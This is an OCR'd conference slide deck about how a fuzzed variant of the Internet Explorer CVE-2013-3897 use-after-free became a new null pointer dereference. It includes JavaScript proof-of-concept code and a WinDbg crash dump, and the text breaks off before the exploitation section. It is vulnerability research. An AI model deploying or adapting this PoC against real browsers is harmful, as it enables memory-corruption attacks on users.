2018
8.28-29
XCON安全焦点
信息安全技术峰会

—

From Null Pointer Dereference to RCE

Yunhai Zhang

目　录
CONTENTS

01 The Birth of a Vulnerability

02 Multi-touch Changed The World

03 Diving Into Null Pointer Dereference

04 Arbitrary Code Execution

The Story begin from CVE-2013-3897

CVE-ID	
CVE-2013-3897	Learn more at National Vulnerability Database (NVD) • CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information

Description

Use-after-free vulnerability in the CDisplayPointer class in mshtml.dll in Microsoft Internet Explorer 6 through 11 allows remote attackers to execute arbitrary code or cause a denial of service (memory corruption) via crafted JavaScript code that uses the onpropertychange event handler, as exploited in the wild in September and October 2013, aka "Internet Explorer Memory Corruption Vulnerability."

References

Note: References are provided for the convenience of the reader to help distinguish between vulnerabilities. The list is not intended to be complete.

- CONFIRM:http://blogs.technet.com/b/srd/archive/2013/10/08/ms13-080-addresses-two-vulnerabilities-under-limited-targeted-attacks.aspx
- MS:MS13-080
- URL:http://technet.microsoft.com/security/bulletin/MS13-080
- CERT:TA13-288A
- URL:http://www.us-cert.gov/ncas/alerts/TA13-288A
- OVAL:oval:org.mitre.oval:def:18989
- URL:https://oval.cisecurity.org/repository/search/definition/oval%3Aorg.mitre.oval%3Adef%3A18989

01 The Birth of a Vulnerability

CVE-2013-3897

- UAF vulnerability of Internet Explorer
- Microsoft fix it in MS13-080
- lt was used in the wild before fixed

01 The Birth of a Vulnerability

CVE-2013-3897

- Many details has been discussed publicly

```
var id_0 = document.createElement("textarea");
var id_2 = document.createElement("address");
document.body.appendChild(id_0);
document.body.appendChild(id_2);
document.body.contentEditable="true";
id_2.applyElement(id_0);
```

```
id_0.select();
```

```
id_0.onselect=function(e){
Math.atan2(0x999,"before swap");
id_2.swapNode(document.createElement("mark"));
```

```
id_0.onpropertychange=function(e){
```

```
for (i=0;i<1000;i++) tile.push(document.createElement("div"));
document.execCommand("Unselect");
for (i=0;i<1000;i++) tile[i].setAttribute("title",str);
```

CVE-2013-3897

- It’s easy to reproduce the PoC

```
var id_0 = document.createElement("textarea");
var id_2 = document.createElement("address");
document.body.appendChild(id_0);
document.body.appendChild(id_2);
document.body.contentEditable="true";
id_2.applyElement(id_0);
```

```
id_0.select();
```


```
id_0.onselect=function(e){
Math.atan2(0x999,"before swap");
id_2.swapNode(document.createElement("mark"));
```

```
id_0.onpropertychange=function(e){
```

```
for (i=0;i<1000;i++) tile.push(document.createElement("div"));
document.execCommand("Unselect");
for (i=0;i<1000;i++) tile[i].setAttribute("title",str);
```


```
var id_0 = document.createElement("textarea");
var id_2 = document.createElement("address");
document.body.appendChild(id_0);
document.body.appendChild(id_2);
document.body.contentEditable = "true";
id_2.applyElement(id_0);

id_0.onselect=function(e) {
    id_2.swapNode(document.createElement("mark"));
}

id_0.onpropertychange=function(e){
    document.execCommand("Unselect");
}

id_0.select();
```

However, it did not crashed



Let’s do some Fuzzing

Finally crashed



Wait a minute

- This is a Null Pointer Dereference
- It should be an UAF

Still crash after install MS13-080

Pid 2696 - WinDbg:6.2.8250.0 X86

File Edit View Debug Window Help

Command

```
ModLoad: 731c0000 73251000   C:\Windows\SYSTEM32\D3D10Level9.dll
ModLoad: 74960000 749dc000   C:\Windows\SYSTEM32\DNSAPI.dll
ModLoad: 71900000 71a25000   C:\Windows\SYSTEM32\PROPSYS.dll
ModLoad: 70bf0000 70c3b000   C:\Windows\SYSTEM32\ninput.dll
ModLoad: 636e0000 6370f000   C:\Windows\system32\mlang.dll
ModLoad: 6d280000 6d381000   C:\Windows\System32\actxprxy.dll
ModLoad: 75860000 75a0d000   C:\Windows\system32\SETUPAPI.dll
ModLoad: 75290000 752ca000   C:\Windows\system32\CFGMGR32.dll
ModLoad: 5ea00000 5eaa9000   C:\Windows\System32\ieapfltr.dll
ModLoad: 64990000 6499c000   C:\Windows\system32\msimtf.dll
ModLoad: 73b00000 73b3d000   C:\Windows\SYSTEM32\dcomp.dll
ModLoad: 750f0000 7512e000   C:\Windows\SYSTEM32\powrprof.dll
ModLoad: 5e5f0000 5e9fa000   C:\Windows\System32\jscript9.dll
ModLoad: 752d0000 7544f000   C:\Windows\system32\CRYPT32.dll
ModLoad: 751a0000 751ae000   C:\Windows\system32\MSASN1.dll
ModLoad: 741a0000 741a7000   C:\Windows\SYSTEM32\DPAPI.DLL
ModLoad: 5e5b0000 5e5e1000   C:\Windows\SYSTEM32\msls31.dll
ModLoad: 72750000 72778000   C:\Windows\SYSTEM32\slc.dll
ModLoad: 72700000 7271a000   C:\Windows\SYSTEM32\sppc.dll
(a88.b04): Access violation - code c0000005 (!!! second chance !!!)
eax=00000000 ebx=037d9798 ecx=00000000 edx=77756ce4 esi=00000001 edi=ffffffff
eip=5ed30f30 esp=02b0b08c ebp=02b0b0ac iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010202
MSHTML!CMarkup::TreePosAtCp+0xd:
5ed30f30 8bb114010000    mov     esi,dword ptr [ecx+114h] ds:0023:00000114=????????
```

0:006>

Ln 0, Col 0 | Sys 0:<Local> | Proc 000:a88 | Thrd 006:b04 | ASM | OVR | CAPS | NUM

01 The Birth of a Vulnerability

Wow, it is a new vulnerability

- The type is different to CVE-2013-3897
- MS13-080 did not fixed it

However

- The type is Null Pointer Dereference
- Null Pointer Dereference is not exploitable in user mode

目　录
CONTENTS

01 The Birth of a Vulnerability


02 Multi-touch Changed The World

03 Diving Into Null Pointer Dereference

04 Arbitrary Code Execution


One PoC, Two Crash

- There is another crash in the new VM



One PoC, Two Crash

- The origin VM always crash at the same place



What cause the difference

- The version of OS? ❌

  Update to the same version, the difference remains

02 Multi-touch Changed The World

What cause the difference

- The configuration of system? ✖

  Reinstall the OS, the difference remains


What cause the difference

- The configuration of VM?

